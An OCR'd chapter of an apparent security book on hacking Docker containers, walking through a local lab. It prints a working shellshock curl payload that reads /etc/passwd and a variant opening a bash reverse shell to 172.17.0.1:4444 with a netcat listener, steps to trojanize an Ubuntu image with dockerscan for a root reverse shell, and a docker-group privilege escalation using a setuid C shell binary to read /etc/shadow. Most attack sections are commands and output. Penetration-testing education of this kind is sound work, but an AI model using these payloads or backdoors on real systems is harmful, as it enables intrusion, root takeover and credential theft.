
Hacking Docker Containers

This is the most interesting section of the book. We will begin this chapter by discussing docker attack surface. We will then move into each category of attacks and discuss them with practical


examples. Specifically, we will discuss container escape techniques, privilege escalation and abusing some of the docker features such as Docker Remote API.

Docker Attack Surface

Let us begin by discussing the Docker attack surface. Docker comes with a significant amount of risks with it when not properly used because of the way Docker works. For users who are part of the docker group can elevate their privileges to root. This is because Docker requires root privileges to operate and anyone who is part of the Docker group can elevate his/her privileges to root. In a typical production setup, docker may not be used independently and an orchestrator such as Kubernetes would be used to manage docker containers. The following figure shows the architecture of a simple kubernetes cluster and as you can notice, there are containers (using docker) being run within the cluster.



We should ideally focus on the attack surface of a full cluster in an enterprise environment with container workloads. However, our focus in this book is specifically docker. So, let us discuss the attack surface of docker component only. The following image shows the possible entry points for attacking docker.



As shown in the preceding image, the possible entry points are remotely accessible services for external attackers, attacks from a malicious insider and attacks on compromised containers.

An external attacker can gain an initial foothold on a container if the application running on the container is vulnerable to any remotely exploitable vulnerabilities such as remote code execution. We will discuss this with a detailed example shortly.

Similarly, the internal users who are part of the `docker group` can easily gain root access on the host where docker is running. Later in this chapter, we will see a practical example of how we can abuse this.

Finally, when an attacker gains access to a container using a vulnerability such as remote code execution, he can make use of other variabilities or misconfigurations to escape the container and gain access to the underlying host. Backdoored images can also be another problem where the victim without his knowledge may give shell access on his containers to an attacker. Again, we will see practical examples of all these attacks in the following sections.

Exploiting vulnerable images.

In this section, we are going to discuss how vulnerable images can be dangerous when they are used in our Docker environment. Docker images are typically downloaded from public repositories such as Docker Hub or private repositories setup inhouse. Taking Docker Hub as an example, anybody with a free account on Docker Hub can upload their images into this public repository. So it is possible that these Docker images which are being uploaded by the registered users can have publicly known vulnerabilities that could be intentional or unintentional.

These vulnerabilities can potentially provide an attacker foothold on your containers and the hosts where Docker is being run. To demonstrate this let's pull a vulnerable image from Docker Hub and see how it can be exploited.

We are going to use the image which is tagged as `vulnerables/cve-2014-6271` which is basically a CVE identifier for shellshock vulnerability. shellshock is a vulnerability in the bash shell. It has affected many different services such as HTTP, SMTP and SSH. So this has made a lot of noise when it was released. If you are interested in knowing more details about shellshock vulnerability, I wrote detailed guides here:

https://resources.infosecinstitute.com/practical-shellshock-exploitation-part-1/

https://resources.infosecinstitute.com/practical-shellshock-exploitation-part-2/

Let us create a directory called `shellshock` and change our working directory to `shellshock` using the following commands.

```
~$ mkdir shellshock
~$ cd shellshock
```

We should have successfully changed our directory to shellshock as shown below.

```
docker@docker:~$ mkdir shellshock
docker@docker:~$ cd shellshock
docker@docker:~/shellshock$
```

We will now pull the image using `docker run`. We don't have to pull it using `docker pull` always. `docker run` will search locally and start a container if the image exists. If the image doesn't exist locally on your filesystem it will execute `docker pull` in the background and download the image from Docker Hub. So essentially we are downloading from Docker Hub and then starting the container automatically with one command. So let us type the following command.

```
~$ docker run --rm -it -p 8080:80 vulnerables/cve-2014-6271
```

We should see the following after running the preceding command.

```
docker@docker:~/shellshock$ docker run --rm -it -p 8080:80 vulnerables/cve-2014-6271
Unable to find image 'vulnerables/cve-2014-6271:latest' locally
latest: Pulling from vulnerables/cve-2014-6271
39e552a2b1f7: Pull complete
24d8e3df4c08: Pull complete
1aef146d4e40: Pull complete
342a14b47e49: Pull complete
8649b463e0f5: Pull complete
475ded304254: Pull complete
d4f4bb77bcb1: Pull complete
cb1d9d28476d: Pull complete
Digest: sha256:bdac8529e22931c1d99bf4907e12df3c2df0214070635a0b076fb11e66409883
Status: Downloaded newer image for vulnerables/cve-2014-6271:latest
```

The download is complete and the container has already started as well. Let us check it by opening a browser and typing localhost:8080 to confirm it.

From the preceding image, we can see that the application is up and running so we can now try to exploit it.

Following is the payload that is already given by the author of this docker image. This payload is going to display the contents of the `/etc/passwd` file when run against a web server vulnerable to shellshock. Let us execute the following payload in a new terminal window.

```
~$ curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat
/etc/passwd'" http://localhost:8080/cgi-bin/vulnerable
```

When we run the preceding command, we get the following output.


```
docker@docker:~/shellshock$ curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'c
at /etc/passwd'" http://localhost:8080/cgi-bin/vulnerable

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
docker@docker:~/shellshock$
```

We can observe that the contents of `/etc/passwd` from the server are displayed back. In this case, the docker container is the server.

I have modified the author's payload to get a reverse shell instead of reading the file contents. Let's run the following command and try to get a reverse shell.

```
~$ curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'bash
-i >& /dev/tcp/172.17.0.1/4444 0>&1'"
http://localhost:8080/cgi-bin/vulnerable
```


We are now essentially simulating an attacker by running this command on the client.



To catch the shell from the container, we need to start a listener. So let's start a listener using netcat. We can use the following command in a new terminal window.


```
~$ nc -lvc 4444
```

On the latest versions of Ubuntu, this command might give the following output.



To resolve this, the nameserver 8.8.8.8 has to be added to the `/etc/resolv.conf` file. So, if you face this error, edit `/etc/resolv.conf` and add the nameserver 8.8.8.8 to the file.

I am using `vi` to edit the file. Enter the password of the current user when prompted and edit the file. Once edited, let us re-execute `nc -lvc 4444` command and we should get the following output.



Now let us execute the following command to get a reverseshell.

```
~$ curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'bash
-i >& /dev/tcp/172.17.0.1/4444 0>&1'"
http://localhost:8080/cgi-bin/vulnerable
```

From the preceding command, we can see that 172.17.0.1 is the attacker's IP address and 4444 is the port where the attacker is listening using Netcat. `http://localhost:8080` is the victim's web application which is vulnerable to `shellshock`. Now let us go back to the netcat listener and we should see the following.

```
docker@docker:~$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 172.17.0.2 41178
www-data@aeed75a24518:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@aeed75a24518:/usr/lib/cgi-bin$
```

As shown in the preceding image, we have gotten a reverse shell! Now we can execute standard Linux commands on the remote system which is a docker container. Let us view the contents of `/etc/passwd` by running the following command in the container.

```
~$ cat /etc/passwd
```

We should get the following output.

```
www-data@aeed75a24518:/usr/lib/cgi-bin$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
www-data@aeed75a24518:/usr/lib/cgi-bin$
```

The preceding image confirms that we are able to view the contents of the `/etc/passwd` file. Similarly, we can run other Linux commands such as whoami.

```
~$ whoami
```

Following is the output of the preceding command.

```
www-data@aeed75a24518:/usr/lib/cgi-bin$ whoami
whoami
www-data
www-data@aeed75a24518:/usr/lib/cgi-bin$
```

This example has provided a clear picture of how docker containers can be compromised due to the vulnerabilities present in docker images.

Checking if you are inside the container

In the previous section, we discussed how `shellshock` can be exploited, but it has nothing to do with the docker. Even if the vulnerable application is running outside a Docker environment, the exploitation technique is still the same.

In our case, we have set up the lab and we know that it's a container where the vulnerable application is running. In a scenario like blackbox penetration test, how do we differentiate between a shell on the container and a shell on the actual host? This is crucial for post exploitation because an attacker attempts to escape the container if he has landed on a container and not a host. How do we know that we are running inside a container? Let us discuss that in this section.

To differentiate this, the /`proc` file system can be used. The `proc` file system provides an interface to the kernel of data structures of processes. Every process on Linux will have an entry in this file system and it is going to be named by its PID.

On the latest versions of Linux, we can find an entry called cgroup which will provide information about the control group the process belongs to. We can check it by typing the following command on the interactive shell that we got in the previous section.

```
~$ cat /proc/self/cgroup
```

When we run the above command, we get the following output.

```
www-data@aeed75a24518:/usr/lib/cgi-bin$ cat /proc/self/cgroup
cat /proc/self/cgroup
12:hugetlb:/docker/aeed75a2451883808c9054871b4c83479b31cb7dcfad2503fdab1f7239ecca9c
11:pids:/docker/aeed75a2451883808c9054871b4c83479b31cb7dcfad2503fdab1f7239ecca9c
10:cpuset:/docker/aeed75a2451883808c9054871b4c83479b31cb7dcfad2503fdab1f7239ecca9c
9:devices:/docker/aeed75a2451883808c9054871b4c83479b31cb7dcfad2503fdab1f7239ecca9c
8:rdma:/
7:cpu,cpuacct:/docker/aeed75a2451883808c9054871b4c83479b31cb7dcfad2503fdab1f7239ecca9c
6:blkio:/docker/aeed75a2451883808c9054871b4c83479b31cb7dcfad2503fdab1f7239ecca9c
5:perf_event:/docker/aeed75a2451883808c9054871b4c83479b31cb7dcfad2503fdab1f7239ecca9c
4:memory:/docker/aeed75a2451883808c9054871b4c83479b31cb7dcfad2503fdab1f7239ecca9c
3:freezer:/docker/aeed75a2451883808c9054871b4c83479b31cb7dcfad2503fdab1f7239ecca9c
2:net_cls,net_prio:/docker/aeed75a2451883808c9054871b4c83479b31cb7dcfad2503fdab1f7239ec
ca9c
1:name=systemd:/docker/aeed75a2451883808c9054871b4c83479b31cb7dcfad2503fdab1f7239ecca9c
0::/system.slice/containerd.service
www-data@aeed75a24518:/usr/lib/cgi-bin$
```

The preceding output has docker in it, which confirms that we are inside the docker container. Now let us try to execute the same command outside the container by opening a new terminal.

```
docker@docker:~/shellshock$ cat /proc/self/cgroup
12:hugetlb:/
11:pids:/user.slice/user-1000.slice/user@1000.service
10:cpuset:/
9:devices:/user.slice
8:rdma:/
7:cpu,cpuacct:/user.slice
6:blkio:/user.slice
5:perf_event:/
4:memory:/user.slice/user-1000.slice/user@1000.service
3:freezer:/
2:net_cls,net_prio:/
1:name=systemd:/user.slice/user-1000.slice/user@1000.service/apps.slice/apps-org.gnome.
Terminal.slice/vte-spawn-60d0cd42-1633-4b02-b842-a5abb42dfe02.scope
0::/user.slice/user-1000.slice/user@1000.service/apps.slice/apps-org.gnome.Terminal.sli
ce/vte-spawn-60d0cd42-1633-4b02-b842-a5abb42dfe02.scope
docker@docker:~/shellshock$
```

We get a different output and that shows that we are not inside a docker container. Typing `cat /proc/self/cgroup` references the folder of the calling process and we are seeing entries associated with it. So this is one way we can differentiate between a shell of a docker container and a shell of the host.

Backdooring existing Docker images

As you might have seen with desktop as well as mobile applications, it is very common to have people downloading malicious apps from untrusted sources. It is no different for docker images. It is possible that attackers can create malicious images, or they can infect existing legitimate images and re-upload them into a place like Docker Hub. Those images are obviously a danger. In this section, we are going to see how the process of backdooring existing docker images can take place. While we can do it manually, `dockerscan` a tool that's already available to automate this process and it makes it very easy. So, we are going to use `dockerscan` to learn how to infect existing Docker images.

We will take an Ubuntu-based image and infect it with a reverseshell payload. When the infected image is used to start a container, we will get a shell on the attacker's machine.

Let us begin the process by downloading dockerscan using the following command.

```
~$ git clone https://github.com/cr0hn/dockerscan
```

We should see the following output after running the preceding command.

```
docker@docker:~$ git clone https://github.com/cr0hn/dockerscan
Cloning into 'dockerscan'...
remote: Enumerating objects: 447, done.
remote: Total 447 (delta 0), reused 0 (delta 0), pack-reused 447
Receiving objects: 100% (447/447), 166.06 KiB | 430.00 KiB/s, done.
Resolving deltas: 100% (225/225), done.
docker@docker:~$
```

Now let us use the following commands to install `dockerscan` on our host. Before you install make sure that the python version you are using is greater than 3.5.

```
~$ cd dockerscan
~$ sudo python3.6 setup.py install
```

Running the preceding commands show the following output.

```
Using /usr/lib/python3/dist-packages
Finished processing dependencies for dockerscan==1.0.0a4
docker@docker:~/dockerscan$
```

From the preceding image, we can see that `dockerscan` has been successfully installed. Now let us open a new terminal and create a new directory named `backdoor` and change our current directory to `backdoor` by using the following commands.

```
~$ mkdir backdoor
~$ cd backdoor
```

This looks as follows.

```
docker@docker:~$ mkdir backdoor
docker@docker:~$ cd backdoor
docker@docker:~/backdoor$
```

We are now inside the directory `backdoor.` Now let us pull the latest ubuntu image, by using the tag `latest` and save it using the following command.

```
~$ docker pull ubuntu:latest && docker save ubuntu:latest -o
ubuntu-original
```

This looks as follows.

```
docker@docker:~/backdoor$ docker pull ubuntu:latest && docker save ubuntu:latest -o ubuntu-origin
al
latest: Pulling from library/ubuntu
a4a2a29f9ba4: Pull complete
127c9761dcba: Pull complete
d13bf203e905: Pull complete
4039240d2e0b: Pull complete
Digest: sha256:35c4a2c15539c6c1e4e5fa4e554dac323ad0107d8eb5c582d6ff386b383b7dce
Status: Downloaded newer image for ubuntu:latest
docker.io/library/ubuntu:latest
docker@docker:~/backdoor$
```

We pulled the ubuntu image. Now let us check if the image has been stored by using the ls command.

```
docker@docker:~/backdoor$ ls
ubuntu-original
docker@docker:~/backdoor$
```

As we can see from the preceding image, `ubuntu-original` has been saved. Now let us export the required variables using the following command.

```
~$ export LC_ALL=C.UTF-8
~$ export LANG=C.UTF-8
```

Before we proceed further let us find the IP address of the attacker's machine. In this case, we will use the same host where we are spinning up docker containers. So open a new terminal and type the following command.

```
~$ ifconfig
```

Following is the output with the IP address of docker0 interface.

```
docker@docker:~/backdoor$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:ceff:feae:2337  prefixlen 64  scopeid 0x20<link>
        ether 02:42:ce:ae:23:37  txqueuelen 0  (Ethernet)
        RX packets 177  bytes 14190 (14.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 319  bytes 35416 (35.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

We can see from the preceding image that the IP address of the machine is 172.17.0.1. This IP address should be the same in your case too. So, let us use this IP address. The port that we will use for listening is 4444. Let us go back to the previous terminal and type the following command.

```
~$ dockerscan image modify trojanize ubuntu-original -l
172.17.0.1 -p 4444 -o ubuntu-original-trojanized
```

The preceding command is running `dockerscan` tool, `image`, `modify` and `trojanize` are arguments that come along with `dockerscan` tool, which is taking the `ubuntu-original` image and adding a backdoor to it and saving it as `ubuntu-original-trojanized`. We get the following output.

```
docker@docker:~/backdoor$ dockerscan image modify trojanize ubuntu-original -l 172.17.0
.1 -p 4444 -o ubuntu-original-trojanized
[ * ] Starting analyzing docker image...
[ * ] Selected image: 'ubuntu-original'
[ * ] Image trojanized successfully
[ * ] Trojanized image location:
[ * ]   > /home/docker/backdoor/ubuntu-original-trojanized.tar
[ * ] To receive the reverse shell, only write:
[ * ]   > nc -v -k -l 172.17.0.1 4444
docker@docker:~/backdoor$
```

Dockerscan gives the command to start a listener to be able to get a reverse shell as an attacker. We can see the command in the last line of the preceding output. Let us open a new terminal and type the following command.


```
~$ nc -v -k -l 172.17.0.1 4444
```

Now, let us check if we have the trojanized image so that we can load it and start a container. Let us ru `ls` command and check that.

As we can see in the preceding figure, there is a file named `ubuntu-original-trojanized.tar` in the current directory. Now let us load this image using the following command.

```
~$ docker load -i ubuntu-original-trojanized.tar
```


The preceding command loads the trojanized docker image by replacing the original ubuntu image locally. Let us ensure that our listener is running before starting the container .




Now type the following command to start the container from the trojanized image.

```
~$ docker run -it ubuntu:latest /bin/bash
```

The following figure shows it all in one place.



Let us go back to the terminal where the listener is and check the status..



As we can see in the preceding image, we have gotten a reverse shell. Let us try the id command on this shell and we should get the following output.

```
id
uid=0(root) gid=0(root) groups=0(root)
```

Nice, we got a root shell from the container, which was launched from the backdoored image. Similarly, we can try other Linux commands on this shell. Following is the output of `ls` command.

```
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
```

Following is the output of `cat /etc/passwd`.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

We have discussed how existing docker images can be easily backdoored with malicious code. In a real-world scenario, a malicious actor can publish this image to a registry like Docker hub. Clearly, this shows the importance of having a private docker registry in enterprise environments along with the need for verifying docker images for backdoors and vulnerabilities. It is also important to have sufficient controls on who can publish images to the image registry in an enterprise environment.

Privilege escalation using volume mounts

In this section, we are going to see how users who are part of the `docker group` can perform privilege escalation attacks to become root. It is important to note that Docker daemon requires root privileges to perform some of its operations and docker daemon runs with root privileges. So if a user is part of `docker group`, it is possible to elevate his privileges to root. Since docker requires root, you can easily get root access, if you are part of the `docker group`. So essentially if you are on a host with low privileges and you can't run root commands but you are part of the `docker group`, you can become root.

We are going to use docker volumes and set uid binaries to achieve this.

Docker volumes are a way to provide persistent storage to docker containers. We can mount a volume of the host into a container for persistent storage.

When a binary is created by a root user and a setuid bit is set on it, it will run as root even when a low privileged user executes it.

The example we are going to discuss in this section is taken from blog available at the following url and I am giving full credits to the author of this blog since all the scripts are taken from there - https://www.electricmonk.nl/log/2017/09/30/root-your-docker-host-in-10-seconds-for-fun-and-profit/

Let us open up the terminal and create a new directory named privesc using the following commands.

```
~$ mkdir privesc
~$ cd privesc
```

Now let us try to view the contents of `/etc/shadow` using the following command.

```
~$ cat /etc/shadow
```

As we can see in the following output, the current user does not have sufficient privileges to view the contents of the file.

```
docker@docker:~$ mkdir privesc
docker@docker:~$ cd privesc
docker@docker:~/privesc$ cat /etc/shadow
cat: /etc/shadow: Permission denied
docker@docker:~/privesc$
```

Even though we have `sudo` access, for this demo let us assume that we don't have sudo access and are just part of the docker group. The following excerpt shows a sample output where a low privileged user called `worker1` is part of the `docker group`.

```
worker1@worker1:~$ id
uid=1000(worker1) gid=1000(worker1)
groups=1000(worker1),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev
```

```
),120(lpadmin),131(lxd),132(sambashare),133(docker)
worker1@worker1:~$
```

In our case, our target is to read the contents of `/etc/shadow` by using the privileges of being a part of the docker group. To do that, we need to create three different files namely, `Dockerfile`, `shell.c`, and `shellscript.c`.

Let us create `Dockerfile` using your favorite text editor and add the following lines of code to it.

```
FROM alpine:latest
COPY shellscript.sh shellscript.sh
COPY shell shell
```

The Dockerfile pulls Alpine image and copies `shellscript.sh` and `shell` files onto the image. Next, let us create another file named `shell.c` and add the following lines of code to it.

```
int main()
{
      setuid(0);
      system("/bin/sh");
      return 0;
}
```

Finally, let us create `shellscipt.sh` and add the following commands.

```
#!/bin/bash
cp shell /shared/shell
chmod 4777 /shared/shell
```

After creating required files, if we type `ls` we should see the following.

```
docker@docker:~/privesc$ ls
Dockerfile.txt  shell.c.txt  shellscript.sh.txt
docker@docker:~/privesc$
```

Now let us compile `shell.c` using the following command.

```
~$ gcc shell.c -o shell
```

The following figure shows the output of the preceding image.

```
docker@docker:~/privesc$ gcc shell.c -o shell
shell.c: In function ‘main’:
shell.c:3:2: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-de
claration]
    3 |  setuid(0);
      |  ^~~~~~
shell.c:4:2: warning: implicit declaration of function ‘system’ [-Wimplicit-function-de
claration]
    4 |  system("/bin/sh");
      |  ^~~~~~
docker@docker:~/privesc$ ls
Dockerfile  shell  shell.c  shellscript.sh
docker@docker:~/privesc$
```

From the preceding image, we can see that a new file named `shell` has been added to the list of files in the current directory after successful compilation. Now, we have everything ready to build our docker image that can be used to elevate our privileges to root. Let us type the following command to build the Docker image.

```
~$ docker build --rm -t privesc .
```

Now the binary `shell` has been copied onto the image and the image has been built. We should get following output.

```
docker@docker:~/privesc$ docker build --rm -t privesc .
Sending build context to Docker daemon   21.5kB
Step 1/3 : FROM alpine:latest
 ---> a24bb4013296
Step 2/3 : COPY shellscript.sh shellscript.sh
 ---> 0e3af17991b7
Step 3/3 : COPY shell shell
 ---> 790971c144f1
Successfully built 790971c144f1
Successfully tagged privesc:latest
docker@docker:~/privesc$
```

We can see in the last line of output that the image has been tagged as `privesc:latest`. Now let us start a container from this image and see how we can make use of the setup we have done so far to elevate our privileges. Let us type the following command.

```
~$ docker run -v /tmp/shared:/shared privesc:latest /bin/sh
shellscript.sh
```

When the container starts, the preceding command should execute the `shellscript.sh` file, which will copy the shell binary into the shared directory and change the file permissions of it. Now let us check the contents of `/tmp/shared` file on the host using the following command.

```
~$ ls /tmp/shared
```

We get the following output.

```
docker@docker:~/privesc$ docker run -v /tmp/shared:/shared privesc:latest /bin/sh shell
script.sh
docker@docker:~/privesc$ ls /tmp/shared
shell
docker@docker:~/privesc$
```

From the preceding image, we can see that the shell is present in the `/tmp/shared` file. Now let us type the following command to see the file permissions.

```
~$ ls -l /tmp/shared/shell
```

We get the following output.

```
docker@docker:~/privesc$ ls -l /tmp/shared/shell
-rwsrwxrwx 1 root root 16736 Jul  4 12:53 /tmp/shared/shell
docker@docker:~/privesc$
```

As we can see in the preceding figure, the file `/tmp/shared/shell` is owned by root and it has a suid bit set. So, if we execute this file even with low privileges, we should be able to execute this file with the privileges of the root user. So, let us type the following command.

```
~$ /temp/shared/shell
```

The following output shows that the file `shell` is executed and we got a root shell.

```
docker@docker:~/privesc$ /tmp/shared/shell
#
```

Let us try to see the contents of `/etc/passwd`.

```
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

Let us also check the contents of `/etc/shadow`

```
# cat /etc/shadow
root:!:18438:0:99999:7:::
daemon:*:18375:0:99999:7:::
bin:*:18375:0:99999:7:::
sys:*:18375:0:99999:7:::
sync:*:18375:0:99999:7:::
games:*:18375:0:99999:7:::
man:*:18375:0:99999:7:::
lp:*:18375:0:99999:7:::
mail:*:18375:0:99999:7:::
news:*:18375:0:99999:7:::
uucp:*:18375:0:99999:7:::
```

